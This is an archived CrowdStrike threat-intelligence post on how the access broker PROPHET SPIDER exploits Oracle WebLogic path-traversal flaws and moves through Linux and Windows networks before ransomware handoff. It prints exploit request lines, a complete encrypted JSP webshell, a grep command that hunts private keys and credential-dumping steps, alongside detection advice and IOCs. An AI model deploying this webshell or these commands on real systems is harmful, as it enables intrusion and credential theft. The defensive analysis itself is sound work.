How PROPHET SPIDER Exploits Oracle WebLogic | CrowdStrike

By Falcon OverWatch - CrowdStrike Intelligence - CrowdStrike IR

Archived: 2026-04-05 15:04:37 UTC

- CrowdStrike Intelligence, Falcon OverWatch™ and CrowdStrike Incident Response teams have observed multiple campaigns by the eCrime actor PROPHET SPIDER where the adversary has exploited Oracle WebLogic using CVE-2020-14882 and CVE-2020-14750 directory traversal Remote Code Execution (RCE) vulnerabilities.
- PROPHET SPIDER is proficient in exploiting and operating in both Linux and Windows platforms.
- It is likely PROPHET SPIDER monetizes access to victim environments by handing off access to third parties that will deploy ransomware.

Background

PROPHET SPIDER is an eCrime actor that has been active since at least May 2017. PROPHET SPIDER primarily gains access to victims by compromising vulnerable web servers, and uses a variety of low-prevalence tools to achieve operational objectives, including the *GOTROJ* remote access trojan and a variety of reverse shell binaries. This blog focuses on PROPHET SPIDER's recent trend of leveraging CVE-2020-14882 and CVE-2020-14750 to exploit unpatched Oracle WebLogic servers to gain initial access to victim environments. The blog also discusses PROPHET SPIDER's observed tactics on Windows and Linux systems, and their victim environment access handoff operations to multiple adversary groups for ransomware deployment.

Oracle WebLogic Exploitation

PROPHET SPIDER typically gains initial access via the exploitation of public-facing applications. In particular, CrowdStrike has observed PROPHET SPIDER exploit Oracle WebLogic vulnerabilities to gain access to victim environments. A commonly observed avenue is the exploitation of two WebLogic CVEs: CVE-2020-14882 and CVE-2020-14750. Both CVEs are related to path traversal vulnerabilities that allow an adversary access to the WebLogic administrative console, which consequently allows for unauthenticated remote code execution, or RCE. (Note: Both vulnerabilities are essentially the same; the patch initially released to address CVE-2020-14882 in October 2020 was bypassed shortly after. The patch for CVE-2020-14750 resolved the issue in a more comprehensive manner.) While the two WebLogic CVEs are the most commonly observed avenues of initial access, CrowdStrike has also observed PROPHET SPIDER exploit older Oracle CVEs, including CVE-2016-0545, as well as perform SQL injection to gain access. CrowdStrike has not observed PROPHET SPIDER gain initial access via other methods such as phishing, brute forcing, malvertising or drive-by downloads. CrowdStrike has observed PROPHET SPIDER conduct external reconnaissance scans to determine if a target is vulnerable to a WebLogic CVE using the website `burpcollaborator<.>net`. This is a legitimate website that can be used in conjunction with BurpSuite to send RCE command responses in blind injection-style attacks. For example, a CVE-2020-14882/CVE-2020-14750 request involving `burpcollaborator<.>net` may look like the below, where an nslookup is performed on a subdomain of `burpcollaborator<.>net`.

```
GET /console/images/%252e%252e%252fconsole.portal?_nfpb=false&amp;_pageLabel=&amp;handle=com.tangosol.coherence
```

Figure 1. WebLogic access log showing the nslookup command executed on a subdomain of burpcollaborator<.>net Analysts looking for evidence of attempted exploitation of CVE-2020-14882 and/or CVE-2020-14750 can examine WebLogic access logs for path traversal requests that reference the URI **console.portal**. The requests will involve encoding the characters "../" in some manner. This may look like the examples below:

```
 GET /console/images/%252E%252E%252Fconsole.portal
GET /console/css/%252e%252e%252fconsole.portal
GET /console/..%2Fconsole.portal
```

Figure 2. WebLogic access log showing directory traversal requests that reference console.portal, indicative of attempted exploitation of CVE-2020-14882/14750 There are multiple avenues to achieve RCE following the successful path traversal request. In some cases, the GET request will contain additional parameters that include the RCE command. In the example below, the **com.tangosol.coherence.mvel2.sh.ShellSession** class is invoked to execute a curl command.

```
GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=false&amp;_pageLabel=HomePage1&amp;handle=com.tangosol
```

Figure 3. WebLogic access log showing the curl command executed via the tangosol.coherence.mvel2.sh.ShellSession class Another similar exploitation request PROPHET SPIDER has used leverages **ClassPathXmlApplicationContext** or **FileSystemXmlApplicaitonContext** to achieve execution via a remotely hosted XML file. The remote URLs referenced in the below figure would host an XML file that contains the command to execute.

```
GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=true&amp;_pageLabel=HomePage1&amp;handle=com.bea.core.
```

```
GET /console/images/%252E%252E%252Fconsole.portal?handle=com.bea.core.repackaged.springframework.context.suppo
```

Figure 4. WebLogic access log showing ClassPathXmlApplicationContext or FileSystemXmlApplicaitonContext classes leveraged to execute commands via a remotely hosted XML file It is also possible to gain access without having the RCE command or XML file visible in the GET request. By examining backend logs on the WebLogic server and correlating them with the access logs, analysts may see path traversal requests that line up with errors related to **com.tangosol.coherence.mvel2.sh.ShellSession**. For example:

```
 2021-02-15 02:12:12 0.001 1164 GET /console/..%2Fconsole.portal?_nfpb=true&amp;_pageLabel=UnexpectedExceptionPa

####<Feb 15, 2021, 02:12:13,361 AM EST> < ···> Administration Console encountered the following error: Unexpecte
```

Figure 5. WebLogic access log showing directory traversal activity that correlates to a WebLogic console log error for com.tangosol.coherence.mvel2.sh.ShellSession Analysts may also observe failed RCE on Linux systems that attempt to execute a Windows-based command, and vice versa — an indication of the widespread targeting of this exploit's vulnerability.

Linux Tactics

Since PROPHET SPIDER gains access via web servers or other public-facing servers, they will often initially compromise a Linux-based system. Once initial access is obtained on a Linux system, PROPHET SPIDER typically deploys a webshell, reverse shell binary or a perl reverse shell script (commonly named `bc.pl`) as their initial persistence mechanism. PROPHET SPIDER demonstrates a good understanding of the Linux command shell and uses a wide range of commands to enumerate system process, account and networking information.

Persistence

Figure 6 below contains a sample JSP webshell leveraged by PROPHET SPIDER on an Oracle WebLogic server used as a persistence mechanism that allowed for access and remote commands to be issued on the system.

```
 <
% !String middleware = "517c7dcfd19771f1";
String pass = "3626708ee86f82d0493e684e1f400787";
String md5 = md5(pass + middleware);
class X extends ClassLoader {
public X(ClassLoader z) {
super(z);
}
public Class Q(byte<> cb) {
return super.defineClass(cb, 0, cb.length);
}
}
public byte<> x(byte<> s, boolean m) {
try {
javax.crypto.Cipher c = javax.crypto.Cipher.getInstance("AES");
c.init(m ? 1 : 2, new javax.crypto.spec.SecretKeySpec(middleware.getBytes(), "AES"));
return c.doFinal(s);
} catch (Exception e) {
return null;
}
}
public static String md5(String s) {
String ret = null;
try {
java.security.MessageDigest m;
m = java.security.MessageDigest.getInstance("MD5");
m.update(s.getBytes(), 0, s.length());
ret = new java.math.BigInteger(1, m.digest()).toString(16).toUpperCase();
```

```
} catch (Exception e) {}
return ret;
}
public static String base64Encode(byte<> bs) throws Exception {
Class base64;
String value = null;
try {
base64 = Class.forName("java.util.Base64");
Object Encoder = base64.getMethod("getEncoder", null).invoke(base64, null);
value = (String) Encoder.getClass().getMethod("encodeToString", new Class<> {
byte<>.class
}).invoke(Encoder, new Object<> {
bs
});
} catch (Exception e) {
try {
base64 = Class.forName("sun.misc.BASE64Encoder");
Object Encoder = base64.newInstance();
value = (String) Encoder.getClass().getMethod("encode", new Class<> {
byte<>.class
}).invoke(Encoder, new Object<> {
bs
});
value = value.replace("\n", "").replace("\r", "");
} catch (Exception e2) {}
}
return value;
}
public static byte<> base64Decode(String bs) throws Exception {
Class base64;
byte<> value = null;
try {
base64 = Class.forName("java.util.Base64");
Object decoder = base64.getMethod("getDecoder", null).invoke(base64, null);
value = (byte<>) decoder.getClass().getMethod("decode", new Class<> {
String.class
}).invoke(decoder, new Object<> {
bs
});
} catch (Exception e) {
try {
base64 = Class.forName("sun.misc.BASE64Decoder");
Object decoder = base64.newInstance();
value = (byte<>) decoder.getClass().getMethod("decodeBuffer", new Class<> {
String.class
}).invoke(decoder, new Object<> {
bs
```

```
});
} catch (Exception e2) {}
}
return value;
} % >
<
%
try {
byte<> data = base64Decode(request.getParameter(pass));
data = x(data, false);
if (session.getAttribute("payload") == null) {
session.setAttribute("payload", new X(pageContext.getClass().getClassLoader()).Q(data));
} else {
request.setAttribute("parameters", new String(data));
Object f = ((Class) session.getAttribute("payload")).newInstance();
f.equals(pageContext);
response.getWriter().write(md5.substring(0, 16));
response.getWriter().write(base64Encode(x(base64Decode(f.toString()), true)));
response.getWriter().write(md5.substring(16));
}
} catch (Exception e) {} % >
```

Figure 6. A sample JSP webshell leveraged by PROPHET SPIDER on an Oracle WebLogic server for persistence

Credential Access

On Linux-based systems, PROPHET SPIDER attempts to harvest information relating to SSH keys, and RSA keys generally, using cat to list the contents of `id_rsa`, `id_dsa`, or `ssh/authorized_keys`. In one case, PROPHET SPIDER used `grep` to search for private keys stored in files across various directories, including `root`, `home`, `etc`, and `mnt`, for example: `timeout 40 grep -rl \-\-\-\-\-BEGIN .* PRIVATE KEY.*\-\-\-\-\- /home`.

Lateral Movement

To enable lateral movement, the adversary uses ping and nslookup commands, in addition to scanning the environment for Windows systems listening on port 445. This is done using a simple port scanning binary unique to PROPHET SPIDER, typically named **pscan** or **pscan2**. For example, process logging may reveal similar commands to the below. Note the commands are executed by the **oracle** user account, which is the user that runs WebLogic. In multiple PROPHET SPIDER cases, CrowdStrike observed a reverse shell binary located at **/var/tmp/**, which launches **bash** as a child; and the **pscan2** command is a child to bash. The reverse shell is a child to PID 1, which indicates it was either executed via an init script created for persistence, or its parent was terminated causing it to become a zombie process that was reaped by the init daemon.

USER	PID	PPID	COMMAND

oracle	4210	1	/var/tmp/
oracle	4211	4210	bash
oracle	5732	4211	./pscan2 10.10.20.0 10.10.20.255 445 <output file>

Figure 7. Example process listing showing PROPHET SPIDER invoked processes running on a Linux system under the oracle account

Anti-forensics Activity


PROPHET SPIDER commonly deletes their tools after use using `rm`, clears the bash HISTFILE environment variable and has used a custom ELF binary for clearing logs on Linux devices. PROPHET SPIDER typically compresses SSH key information into 7-Zip or TAR archives. In contrast to many other actors using existing Remote Access Tool (RAT) C2 channels for exfiltration, PROPHET SPIDER uses File Transfer Protocol (FTP) or PSCP to exfiltrate archived key information.

Linux to Windows Transition

In some cases, PROPHET SPIDER initially compromises a Windows-based system. However, CrowdStrike has typically observed PROPHET SPIDER initially compromise a Linux system and then move into a victim's Windows-based environment using compromised credentials via Telnet, SSH or SMB. In multiple cases, CrowdStrike observed PROPHET SPIDER leveraged a SOCKS proxy tool (typically named auditd) that allowed for lateral movement into the victim's Windows environment without having to execute additional programs on the compromised Linux system. In some cases, PROPHET SPIDER deployed the WinExe tool, which allows a Linux system to execute commands remotely on a Windows system. CrowdStrike has observed multiple incidents where the WinExe binary was named wmhost.exe, and the service it created on remote systems to achieve execution was named wmhost. CrowdStrike has also observed PROPHET SPIDER execute a ZeroLogon (CVE-2020-1472) exploit binary from Linux targeting the victim's Windows environment. Analysts should watch for a large number of failed logins, or anonymous logons, originating from the Linux system targeting Windows systems. Special attention should be paid to any legacy systems such as Windows Server 2003 that may exist in the environment, as these can be easier targets for initial lateral movement.

Windows Tactics

PROPHET SPIDER typically uses PowerShell to download Wget, typically downloading Wget to `C:\Windows\Temp\7fde\wget.bin` as the first post-compromise action on a Windows server running Oracle WebLogic. The adversary then uses Wget to download additional utilities such as `7zip` to `C:\Windows\Temp\7fde\7z.bin` and additional malware, such as the GOTROJ backdoor, reverse shell binaries, or a SOCKS proxy tool. CrowdStrike has observed PROPHET SPIDER consistently use the directory `C:\Windows\Temp\7fde\` to store tools. The adversary commonly creates Windows services, e.g. `WindowsNTApp` for GOTROJ, to establish persistence for downloaded malware.



(Click to enlarge)

Figure 8. Process tree resulting from PROPHET SPIDER targeting a Windows-based WebLogic server, highlighting their use of `wget.bin` and `7z.bin`. In one case after initial access and persistence was gained through the use of a common JSP webshell, PROPHET SPIDER deployed a JSP SOCKS proxy known as *reGeorg* to the external facing compromised Oracle WebLogic system. The adversary leveraged the proxy and the renamed WinExe binary to move laterally to other systems in the network and perform initial network and active directory reconnaissance. Analysts should look for source network workstation name mismatches in Windows authentications logs, as it was discovered the adversary's workstation name was captured likely due to the use of the proxy.

Credential Access

On Windows, PROPHET SPIDER uses vssadmin.exe to obtain Security Account Manager (SAM) and system credential stores. The adversary has also deployed *Mimikatz* binaries to dump credentials stored in system memory. PROPHET SPIDER consistently attempts to obtain NTDS.DIT, the active directory database, typically using vssadmin.exe for this purpose. To support credential dumping, PROPHET SPIDER uses

```
reg query "HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters"
```

to identify where `NTDS.DIT` is located.

Data Staging and Exfiltration

After gaining access to victim domain controllers, the adversary rapidly introduces additional tooling (7zip, PSCP/FTP), harvests credential stores, compresses files and then exfiltrates them to a remote IP address using PSCP or FTP.

Access Broker and Handoff Tradecraft Observations

In at least two separate cases, PROPHET SPIDER infections have resulted in ransomware deployment, likely from separate adversary groups. In a 2020 campaign, PROPHET SPIDER did not immediately operationalize a breach of an Apache web server. Several months later, an unattributed adversary leveraged this access, conducting internal reconnaissance followed by *Cobalt Strike* deployment, AD enumeration using *AdFind* and exfiltration using *WinSCP*. This activity was followed by deployment of *Egregor* ransomware across the environment, and victim data was later posted to the *Egregor* dedicated leak site. In a 2021 campaign, two weeks after PROPHET SPIDER ceased interactive operations, an unattributed actor downloaded a *Cobalt Strike* stager DLL from a remote IP address. When run with the argument `11985756`, the DLL downloaded a *Cobalt Strike* payload. The adversary used *ADFind* to enumerate Active Directory, then moved laterally, using a compromised administrative account, and downloading additional *Cobalt Strike Beacon* payloads onto some systems, or using *PSExec* to run *Cobalt Strike*. The adversary further used *PowerSploit* to enumerate the victim environment. Before deploying ransomware, the adversary staged data in ZIP archives and likely exfiltrated these archives. Batch scripts subsequently deployed *MountLocker* across the victim environment. While there are multiple potential hypotheses for this activity, including PROPHET SPIDER operators deploying ransomware, CrowdStrike Intelligence assesses that the most likely explanation is that PROPHET SPIDER functioned as an access broker. PROPHET SPIDER likely granted access to *Egregor* and *MountLocker* operators respectively in exchange for payment. This assessment carries low confidence (see the end of this blog for an explanation of confidence rating), reflecting several factors:

- No other *Egregor* or *MountLocker* cases involved PROPHET SPIDER TTPs or artifacts
- PROPHET SPIDER's TTPs differ significantly from TTPs commonly observed in *Egregor* and *MountLocker* campaigns; for instance, PROPHET SPIDER does not normally use *Cobalt Strike*
- Many ransomware operators are known to purchase access to victims via access brokers

Recommendations

The best defense against opportunistic attacks by access brokers such as PROPHET SPIDER is to ensure your externally facing servers are fully patched. However, preventative measures are not a silver bullet. Adversaries may be able to bypass even robust and secure perimeters using a variety of techniques. Therefore, proactive threat hunting such as what Falcon OverWatch provides is also essential. When threat hunters are effectively scouring your network for even the most subtle clues of a potential adversary presence, they can quickly home in on unusual behaviors like the living-off-the-land discovery actions that PROPHET SPIDER commonly leverages when they initially gain access. In addition to hunting for unexpected reconnaissance, defenders should also monitor their environment for potentially malicious ingress tool transfer. To do so, continually monitor for unexpected processes retrieving files from external servers as well as uncommon network data flows. Lastly, defenders should hunt for malicious and/or anomalous use of legitimate tools, as legacy antivirus products typically will not block these tools because of their common and legitimate usage.

Indicators of Compromise

Description	Hashes

GOTROJ SHA256 hashes	`2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46`
	`55320dcb7e9e96d2723176c22483a81d47887c4c6ddf063dbf72b3bea5b279e3`
	`57150938be45c4d9c742ab24c693acc14cc071d23b088a1facc2a7512af89414`
	`9d42c2b6a10866842cbb6ab455ee2c3108e79fecbffb72eaf13f05215a826765`

JSP Webshell SHA256 hashes	`bb86dcfb6bca5fba8ab92d7a4ded9599baab400804c5fe5fb37aaef75f15e0ac` `938804d619e2c7d2e3c31f1479574cbb8c85db14d3b5f0c70ccc22d4599f4ff7`

MITRE ATT&CK® Observed Tactics

Tactic	Description
Reconnaissance	T1590: Gather Victim Network Information T1595.002: Active Scanning: Vulnerability Scanning
Initial Access	T1190: Exploit Public-Facing Application
Persistence	T1505.003: Server Software Component: Web Shell
Credential Access	T1003.003: OS Credential Dumping: NTDS
Lateral Movement	T1021: Remote Services
Defense Evasion	T1070.003: Indicator Removal on Host: Clear Command History

Explanation of Confidence Rating

High Confidence: Judgments are based on high-quality information from multiple sources. High confidence in the quality and quantity of source information supporting a judgment does not imply that that assessment is an absolute certainty or fact. The judgment still has a marginal probability of being inaccurate. **Moderate Confidence:** Judgments are based on information that is credibly sourced and plausible, but not of sufficient quantity or corroborated sufficiently to warrant a higher level of confidence. This level of confidence is used to express that judgments carry an increased probability of being incorrect until more information is available or corroborated. **Low Confidence:** Judgments are made where the credibility of the source is uncertain, the information is too fragmented or poorly corroborated enough to make solid analytic inferences, or the reliability of the source is untested. Further information is needed for corroboration of the information or to fill known intelligence gaps.

Additional Resources

- *To learn more about how to incorporate intelligence on threat actors into your security strategy, visit the CROWDSTRIKE FALCON® INTELLIGENCE™ Premium Threat Intelligence page.*
- *Visit the CrowdStrike website to learn more about CrowdStrike Services and Falcon OverWatch offerings.*
- *Learn more on how Falcon Spotlight™ can help you discover and manage vulnerabilities in your environments.*
- *Get a full-featured free trial of CrowdStrike Falcon® Prevent™ and learn how true next-gen AV performs against today's most sophisticated threats.*

Source: https://www.crowdstrike.com/blog/prophet-spider-exploits-oracle-weblogic-to-facilitate-ransomware-activity/